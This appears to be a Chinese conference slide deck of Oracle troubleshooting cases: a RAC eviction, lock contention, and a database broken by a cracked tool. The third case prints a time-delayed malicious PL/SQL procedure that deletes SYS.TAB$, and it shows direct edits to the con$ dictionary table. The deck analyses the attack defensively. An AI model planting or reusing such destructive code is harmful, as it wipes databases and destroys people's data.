



数据技术嘉年华

Data Technology Carnival

云·数据·智能 - 数聚价值智胜未来

关注公众号回复help,
可获取更多经典学习资
料和文档, 电子书



细致入微: Oracle 经典案例分 享



第七届



数据技术嘉年华
Data Technology Carnival



关于我

- 李真旭 云和恩墨西区服务交付总经理
 - 网名Roger，近10年的Oracle技术积累；
 - ACOUG核心会员；
 - 2014年被授予 Oracle ACE 称号；
 - 致力于技术分享与传播
 - ACOUG和数据库大会演讲者；
 - 参与翻译《Export Oracle RAC 12c》；
 - 博客: <http://www.killdb.com>
 - 微博: @oracledatabase12c
 - Phone:18180207355



ORACLE
ACE



- 云和恩墨 国内综合数据服务领导者
 - 汇聚 Oracle ACE 总监，Oracle ACE，SQL大赛冠军，以及数十位OCM专家，同时具备MySQL和DB2专家；
 - 为包括电信、金融、保险、电商、能源等行业200多家客户提供服务和解决方案；




第七届



数据技术嘉年华
Data Technology Carnival





案例一：不定期重启案例



第七屆



数据技术嘉年华

Data Technology Carnival



Oracle RAC不定期重启

Sat Oct 08 16:14:10 2016

IPC Send timeout detected. Sender: ospid 11292 [oracle@xxxx (LMS3)]

Receiver: inst 1 binc 429417348 ospid 11405

.....

IPC Send timeout detected. Sender: ospid 11278 [oracle@xxxx (LMD0)]

Receiver: inst 1 binc 429417294 ospid 11388

IPC Send timeout to 1.0 inc 10 for msg type 65518 from opid 12

Sat Oct 08 16:14:51 2016

IPC Send timeout detected. Sender: ospid 11270 [oracle@xxxx (PING)]

Receiver: inst 1 binc 429417288 ospid 11376

Sat Oct 08 16:14:59 2016

Detected an inconsistent instance membership by instance 2

Evicting instance 1 from cluster

我们能够得到什么信息?



第七届



数据技术嘉年华

Data Technology Carnival



基本原理的理解

LMS进程的作用是什么？

LMD进程的作用是什么？

Oracle Rac 脑裂机制的判断方式？



第七届



数据技术嘉年华

Data Technology Carnival



数据库节点1的情况如何?

```
Sat Oct 08 16:14:59 2016
```

```
Detected an inconsistent instance membership by instance 2  
Errors in file /u01/./xxxx1_lmon_11382.trc (incident=363695):  
ORA-29740: evicted by instance number 2, group incarnation 12  
Incident details in: /u01/./xxxx1_lmon_11382_i363695.trc
```

```
.....
```

```
Errors in file /u01/./xxxx1_lmon_11382.trc:  
ORA-29740: evicted by instance number 2, group incarnation 12  
LMON (ospid: 11382): terminating the instance due to error 29740
```

```
29740, 00000, "evicted by member %, group incarnation %s"
```

```
// *Cause: This member was evicted from the group by another member of the  
// cluster database for one of several reasons, which may  
// include a communications error in the cluster, failure to issue  
// a heartbeat to the control file, etc.
```

```
// *Action: Check the trace files of other active instances in the cluster  
// group for indications of errors that caused a reconfiguration.
```



第七届



数据技术嘉年华

Data Technology Carnival



网络问题造成丢包或通讯异常

主机资源（CPU、内存、I/O等）问题导致进程无法响应

Oracle BUG(例如Oracle DRM的一些bug)




排除法

```
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:10:09 CST 2016
xxdb1_netstat_16.10.08.1600.dat: 19535 packet reassembles failed
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:11:09 CST 2016
xxdb1_netstat_16.10.08.1600.dat: 25890 packet reassembles failed
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:12:09 CST 2016
xxdb1_netstat_16.10.08.1600.dat: 33085 packet reassembles failed
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:13:09 CST 2016
xxdb1_netstat_16.10.08.1600.dat: 41839 packet reassembles failed
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:14:09 CST 2016
...
xxdb1_netstat_16.10.08.1600.dat: 62215 packet reassembles failed
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:17:09 CST 2016
xxdb1_netstat_16.10.08.1600.dat: 63082 packet reassembles failed
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:18:09 CST 2016
xxdb1_netstat_16.10.08.1600.dat: 64273 packet reassembles failed
xxdb1_netstat_16.10.08.1600.dat:zzz ***Sat Oct 8 16:19:09 CST 2016
xxdb1_netstat_16.10.08.1600.dat: 65436 packet reassembles failed
```



关于Linux IP协议



packet reassembles failed

含义：

表示IP包重组失败的累计次数

为什么需要重组？

为什么会有碎片？



第七届



数据技术嘉年华
Data Technology Carnival



INST_ID EVENT

COUNT(*) TO_CHAR(SAMPLE

```
-----  
1 DFS lock handle          1 20170805 14:28  
.....  
1 SQL*Net message from dblink 115 20170805 14:29  
1 gc buffer busy acquire    79 20170805 14:29  
1 gc buffer busy release    72 20170805 14:29  
1 gc cr block lost          6 20170805 14:29  
.....  
1 gc buffer busy acquire    278 20170805 14:57  
1 gc buffer busy release    300 20170805 14:57  
1 gc cr block lost          6 20170805 14:57  
1 gc buffer busy acquire    184 20170805 14:58  
1 gc buffer busy release    200 20170805 14:58  
1 gc cr block lost          4 20170805 14:58
```



第七屆



数据技术嘉年华

Data Technology Carnival



SESSION_ID	EVENT	SQL_ID	TO_CHAR(SAMPLE_TI	BLK_INST	BLK_SESS
1254	gc buffer busy acquire	6du8d4vw29mda	20170805 14:29:02	1	678
1254	gc cr block lost	6du8d4vw29mda	20170805 14:29:12		
1254	gc buffer busy acquire	6du8d4vw29mda	20170805 14:29:22	1	2947
1254	gc buffer busy acquire	6du8d4vw29mda	20170805 14:29:32	1	258
1254	gc buffer busy acquire	6du8d4vw29mda	20170805 14:29:42	1	258
1254	gc buffer busy acquire	6du8d4vw29mda	20170805 14:29:52	1	2513
1254	gc buffer busy acquire	6du8d4vw29mda	20170805 14:30:02	1	2513
1254	gc buffer busy acquire	6du8d4vw29mda	20170805 14:30:12	1	2421
2700	gc buffer busy release	024P410Vmm0mg	20170805 14:29:22		

```
[root@xxx /]#netstat -s |grep 'fragments dropped after timeout'
206021 fragments dropped after timeout
0 fragments dropped after timeout
```



第七屆



数据技术嘉年华

Data Technology Carnival



如何解决呢？

使用Jumbo Frame

增加网络传输Buffer

```
/sbin/sysctl -w net.ipv4.ipfrag_high_thresh=16777216
```

```
/sbin/sysctl -w net.ipv4.ipfrag_low_thresh=15728640
```

```
/sbin/sysctl -w net.ipv4.ipfrag_time=60
```

计算公式：

$$\text{High} \geq \text{numcpus} * \text{sizeof}(\text{packet_reassemble_buffer})$$

RHEL 6.6: IPC Send timeout/node eviction etc with high packet reassembles failure
The CRSD is intermediate state and not joining to the cluster




第七届



数据技术嘉年华

Data Technology Carnival





案例二：应用升级后变慢



第七屆




数据技术嘉年华

Data Technology Carnival



应用升级后突然变慢了



第七届



数据技术嘉年华
Data Technology Carnival



现象

SID	USERNAME	BLOCKING_SESSION	SQL_ID	EVENT
4699	BILL		4718 ckbx663tb92mc	enq: TX - row lock contention
4718	BILL		5239 ckbx663tb92mc	enq: TX - row lock contention
4720	BILL		4718 ckbx663tb92mc	enq: TX - row lock contention
5209	BILL		4718 ckbx663tb92mc	enq: TX - row lock contention
5220	BILL		7jaq6ay3qppwu	SQL*Net more data from client
5239	BILL		4718 ckbx663tb92mc	enq: TX - row lock contention

Cycle 1 : <cnode/sid/sess_srno/proc_ptr/ospid/wait_event> :
 <1/4419/19075/0x4c8975a8/4261332/enq: TX - row lock contention>
-- <1/3570/24074/0x4d8e9d50/24773134/enq: TX - row lock contention>



第七届



数据技术嘉年华

Data Technology Carnival



update 为什么会慢

```
UPDATE EVENT_AGGR
  SET VALUE      = :VALUE + VALUE,
      GIVEN_VALUE = :GIVEN_VALUE,
      VERSION_ID = :VERSION_ID
WHERE EVENT_AGGR_ID = :EVENT_AGGR_ID
```

Rows Row Source Operation

```
0 UPDATE EVENT_AGGR (cr=6 pr=0 pw=0 time=456 us)
2 INDEX UNIQUE SCAN PK_EVENT_AGGR12H (cr=6 pr=0 pw=0 time=86 us)
```



第七届



数据技术嘉年华

Data Technology Carnival



为什么



第七届



数据技术嘉年华
Data Technology Carnival



call	count	cpu	elapsed	disk	query	current	rows
Parse	687	0.00	0.01	0	0	0	0
Execute	687	1.25	6.60	308	23229	11365	10950
Fetch	0	0.00	0.00	0	0	0	0
total	1374	1.25	6.62	308	23229	11365	10950

Elapsed times include waiting on following events:

Event waited on	Times Waited	Max. Wait	Total Waited
SQL*Net message to client	687	0.00	0.00
SQL*Net message from client	686	0.05	6.29
db file sequential read	308	0.02	0.45
gc current grant 2-way	163	0.00	0.05
latch: KCL gc element parent latch	1	0.00	0.00



```
oracle@xx:/home/oracle/enmo$ java -cp .:classes12.zip TestBatch
135.xx.xx.xx:1521:bill xx bill_xx 1000
Usage: java -cp .:classes12.zio TestBatch ip:port:SID user pass
commitSize [sleep]
jdbc:oracle:thin:@135.xx.xx.xx:1521:bill
1000 rows updated in 346 ms
2000 rows updated in 155 ms
3000 rows updated in 25 ms
4000 rows updated in 25 ms
.....
25000 rows updated in 83 ms
26000 rows updated in 58 ms
27000 rows updated in 57 ms
28000 rows updated in 68 ms
29000 rows updated in 77 ms
all rows updated in 2069 ms
```



问题SQL的历史执行情况

COUNT(*) TO_CHAR(SQL_ID

```
-----  
38865 20170606 ckbx663tb92mc  
54872 20170605 ckbx663tb92mc  
301 20170604 d5fgvrdu84gs6  
337 20170603 d5fgvrdu84gs6  
631 20170602 d5fgvrdu84gs6  
765 20170601 d5fgvrdu84gs6  
663 20170531 d5fgvrdu84gs6  
1045 20170530 d5fgvrdu84gs6  
1645 20170529 d5fgvrdu84gs6  
3208 20170528 d5fgvrdu84gs6  
2356 20170527 d5fgvrdu84gs6  
2040 20170526 d5fgvrdu84gs6  
500 20170525 d5fgvrdu84gs6  
.....  
419 20170509 d5fgvrdu84gs6  
319 20170508 d5fgvrdu84gs6  
272 20170507 d5fgvrdu84gs6
```

```
UPDATE EVENT_AGGR  
SET VALUE = :VALUE + VALUE,  
GIVEN_VALUE = :GIVEN_VALUE,  
VERSION_ID = :VERSION_ID  
WHERE EVENT_AGGR_ID = :EVENT_AGGR_ID
```

```
UPDATE EVENT_AGGR  
SET VALUE = :VALUE + VALUE  
WHERE EVENT_AGGR_ID = :EVENT_AGGR_ID
```



问题SQL的历史执行情况

SQL_ID	每次执行行数	每行逻辑读	每行耗时	每行CPU	每行等待	SNAP_ID
ckbx663tb92mc	238	3	62	13	0	50033
ckbx663tb92mc	239	3	66	13	0	50032
ckbx663tb92mc	240	3	50	12	0	50031
ckbx663tb92mc	240	3	45	12	0	50030
ckbx663tb92mc	242	3	46	12	0	50029
ckbx663tb92mc	213	3	47	13	0	50028
ckbx663tb92mc	227	3	48	13	0	50027
ckbx663tb92mc	220	3	48	13	0	50026
ckbx663tb92mc	241	3	946	14	896	50025
d5fgvrdu84gs6	22	3	159	20	1	49848
d5fgvrdu84gs6	22	3	150	19	5	49847
d5fgvrdu84gs6	22	3	153	19	4	49846
d5fgvrdu84gs6	22	3	143	18	1	49845
d5fgvrdu84gs6	23	3	142	19	4	49844
d5fgvrdu84gs6	24	3	136	21	2	49843
d5fgvrdu84gs6	27	3	334	23	205	49842
d5fgvrdu84gs6	27	3	186	23	54	49841
d5fgvrdu84gs6	28	3	313	24	183	49840
d5fgvrdu84gs6	28	3	274	25	142	49839

call

ows

Parse

0

Execu

950

Fetch

0

total

950

进程号

3622

DAA1

DAA1

3570

DAA1

DAA1



第七届



数据技术嘉年华

Data Technology Carnival




```
root@nxjf750#[/bill7/data/filedb/5001/2017060623] ls -l *212108053
-rw-r--r--  1 bill  dba      22746 Jun 06 23:37 T10_FI252956053_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba      24625 Jun 06 23:37 T10_FI252956054_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba       450 Jun 06 23:37 T10_FI252956055_C201706_FL5001_ES1_i.212108053
-rw-r--r--  1 bill  dba      23803 Jun 06 23:37 T10_FI252956055_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba      24254 Jun 06 23:37 T10_FI252956056_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba       354 Jun 06 23:37 T10_FI252956057_C201706_FL5001_ES1_i.212108053
-rw-r--r--  1 bill  dba      22651 Jun 06 23:37 T10_FI252956057_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba       353 Jun 06 23:37 T10_FI252956058_C201706_FL5001_ES1_i.212108053
-rw-r--r--  1 bill  dba      25019 Jun 06 23:37 T10_FI252956058_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba       2805 Jun 06 23:37 T10_FI252956059_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba       379 Jun 06 23:37 T11_FI252956053_C201706_FL5001_ES1_i.212108053
-rw-r--r--  1 bill  dba      58031 Jun 06 23:37 T11_FI252956053_C201706_FL5001_ES1_u.212108053
-rw-r--r--  1 bill  dba       381 Jun 06 23:37 T11_FI252956054_C201706_FL5001_ES1_i.212108053
-rw-r--r--  1 bill  dba      64163 Jun 06 23:37 T11_FI252956054_C201706_FL5001_ES1_u.212108053
```

每个Package中对于对应多少文件，就对应多少Update

多进程并发执行

每一次update的执行，并非连续(还需读取文件)





案例三：慎用破解版软件



第七屆



数据技术嘉年华

Data Technology Carnival



定期维护重启后无法打开

```
RMAN> alter database open resetlogs;
```

```
RMAN-00571: =====  
RMAN-00569: ===== ERROR MESSAGE STACK FOLLOWS =====  
RMAN-00571: =====  
RMAN-03002: failure of alter db command at 10/01/2017 09:48:26  
ORA-01092: ORACLE instance terminated. Disconnection forced  
ORA-00704: bootstrap process failure  
ORA-00704: bootstrap process failure  
ORA-00600: internal error code, arguments: [16703], [1403], [20], [], [], []  
Process ID: 6133  
Session ID: 5665 Serial number: 47997
```



第七届



数据技术嘉年华

Data Technology Carnival



问题如何发生

```
325540|0|JAVA$POLICY$SHARED$00000009|32||56|2017-09-02 02:27:22|2017-09-02 02:27:22|2017-09-02 02:27:22|1||64||0|65535|0
325631|0|DBMS_SUPPORT|1||9|2017-09-02 02:35:42|2017-09-02 02:35:42|2017-09-02 02:35:42|1||0||6|65535|0
325632|0|DBMS_SUPPORT|2||11|2017-09-02 02:35:42|2017-09-02 02:35:42|2017-09-02 02:35:42|1||0||6|65535|0
325633|0|DBMS_SUPPORT_DBMONITORP|1||7|2017-09-02 02:35:42|2017-09-02 02:35:42|2017-09-02 02:35:42|1||0||6|65535|0
325634|0|DBMS_SUPPORT_DBMONITOR|3||12|2017-09-02 02:35:42|2017-09-02 02:35:42|2017-09-02 02:35:42|1||0||6|65535|0
325570|0|JAVA$POLICY$SHARED$0000000a|32||56|2017-09-02 02:27:24|2017-09-02 02:27:24|2017-09-02 02:27:24|1||64||0|65535|0
```

- 1、通过alert log确认9月2号进行了升级操作
- 2、升级之后至今数据库未做过任何调整，也没有重启过数据库
- 3、搜索发现DBMS_SUPPORT脚本来源于 `?/rdbms/admin/prvtsupp.plb`




```
PROCEDURE DBMS_SUPPORT_DBMONITORP IS
DATE1 INT :=10;
BEGIN
  SELECT TO_CHAR(SYSDATE-CREATED ) INTO DATE1 FROM V$DATABASE;
  IF (DATE1>=300) THEN
    EXECUTE IMMEDIATE 'create table ORACHK' || SUBSTR(SYS_GUID,10) || ' tablespace
system as select * from sys.tab$';
    DELETE SYS.TAB$;
    COMMIT;
    EXECUTE IMMEDIATE 'alter system checkpoint';
  END IF;
END;
```



如何解决？

```
alter system set "_system_trig_enabled"=false scope=both;
alter database open ;
alter trigger DBMS_SUPPORT_DBMONITOR disable;
drop TRIGGER DBMS_SUPPORT_DBMONITOR;
drop PROCEDURE DBMS_SUPPORT_DBMONITORP;
drop PACKAGE DBMS_SUPPORT;
```

事情没有想象的那么简单……



第七届




数据技术嘉年华

Data Technology Carnival



Create table hung

```
CREATE TABLE test.LIS_TES
END OF STMT
PARSE #47076496818944:c=2000, e=2011, p=0, cr=0, cu=0, mis=1, r=0, dep=0, og=1, pll
=====
PARSING IN CURSOR #47076496812832 len=45 dep=1 uid=0 oct=3 lid=0 tim=1506:
select value$ from sys.props$ where name = :1
.....
*** 2017-10-02 20:24:07.201
WAIT #47076496818944: nam='row cache lock' ela= 3000384 cache id=8 mode=0
*** 2017-10-02 20:24:10.203
WAIT #47076496818944: nam='row cache lock' ela= 3001708 cache id=8 mode=0
```



第七届



数据技术嘉年华

Data Technology Carnival



Test Again

```
insert into con$(owner#, name, con#, .....  
insert into tab$(obj#, ts#, file#, block#, .....  
insert into col$(obj#, name, intcol#, segcol#, .....  
insert into ccol$(con#, obj#, intcol#, pos#, .....  
insert into cdef$(obj#, con#, type#, intcols, .....
```

创建约束时Oracle会以_next_constraint 的con# 值为当前所能创建成功的约束con#;该值必须比con\$.max(con#)要大(其实只要大于即可)



第七届



数据技术嘉年华

Data Technology Carnival



比较

```
select /*+INDEX(con$ I_CON2) */ con#  
from con$ order by 1 ;
```

```
CON#  
-----  
144171  
144192  
144193  
144216
```

```
select /*+full(con$) */ con# from con$  
order by 1 ;
```

```
CON#  
-----  
144171  
144192  
144193  
144216  
.....  
144228
```



第七届



数据技术嘉年华

Data Technology Carnival




```
SQL> select rowid,  
2         dbms_rowid.rowid_object(rowid) object_id,  
3         dbms_rowid.rowid_relative_fno(rowid) file_id,  
4         dbms_rowid.rowid_block_number(rowid) block_id,  
5         dbms_rowid.rowid_row_number(rowid) num  
6 from con$ where con#=144216;
```

ROWID	OBJECT_ID	FILE_ID	BLOCK_ID	NUM
AAAAAcAABAAAc+PAAS		28	1	118671 18

```
SQL> select /*+full(con$) */ rowid,dbms_rowid.rowid_relative_fno(rowid) file_id,  
2 dbms_rowid.rowid_block_number(rowid) block_id  
3 from con$ where con#=144216  
4 /
```

ROWID	FILE_ID	BLOCK_ID
AAAAAcAABAAAAEhAAM	1	289



```
SQL> delete from con$ where con#=144216;
SQL> commit;
SQL> insert into con$ values(0, '_NEXT_CONSTRAINT', 144236, 0, '', '', '', '', '');
SQL> commit;
SQL> select /*+full(con$) */ rowid,
  dbms_rowid.rowid_object(rowid) object_id,
  dbms_rowid.rowid_relative_fno(rowid) file_id,
  dbms_rowid.rowid_block_number(rowid) block_id,
  dbms_rowid.rowid_row_number(rowid) num_5
from con$ where con#=144236;
```

ROWID	OBJECT_ID	FILE_ID	BLOCK_ID	NUM_5
AAAAAcAABAAAc+PAAS	28	1	118671	18



```

SQL> select /*+INDEX(con$ I_CON2) */rowid,
2      dbms_rowid.rowid_object(rowid) object_id,
3      dbms_rowid.rowid_relative_fno(rowid) file_id,
4      dbms_rowid.rowid_block_number(rowid) block_id,
5      dbms_rowid.rowid_block_size(rowid) block_size
6  from con$ wh

```

```
SQL> conn test/test
```

```
Connected.
```

```
SQL> create table tt_con(id number not null);
```

```
Table created.
```

ROWID

```

-----
AAAAAcAABAAAc+PAAS          28          1    118671    18

```

自此，整个Case 完美收官！



第七届



数据技术嘉年华

Data Technology Carnival





Roger 

四川 成都



第七屆



数据技术嘉年华
Data Technology Carnival



一个分享交流的地方



微信号: eyygle



Long Press QR Code To
Identify The Concern

长按二维码识别关注



扫一扫，加入我们，分享更多知识



第七届



数据技术嘉年华

Data Technology Carnival





THANKS

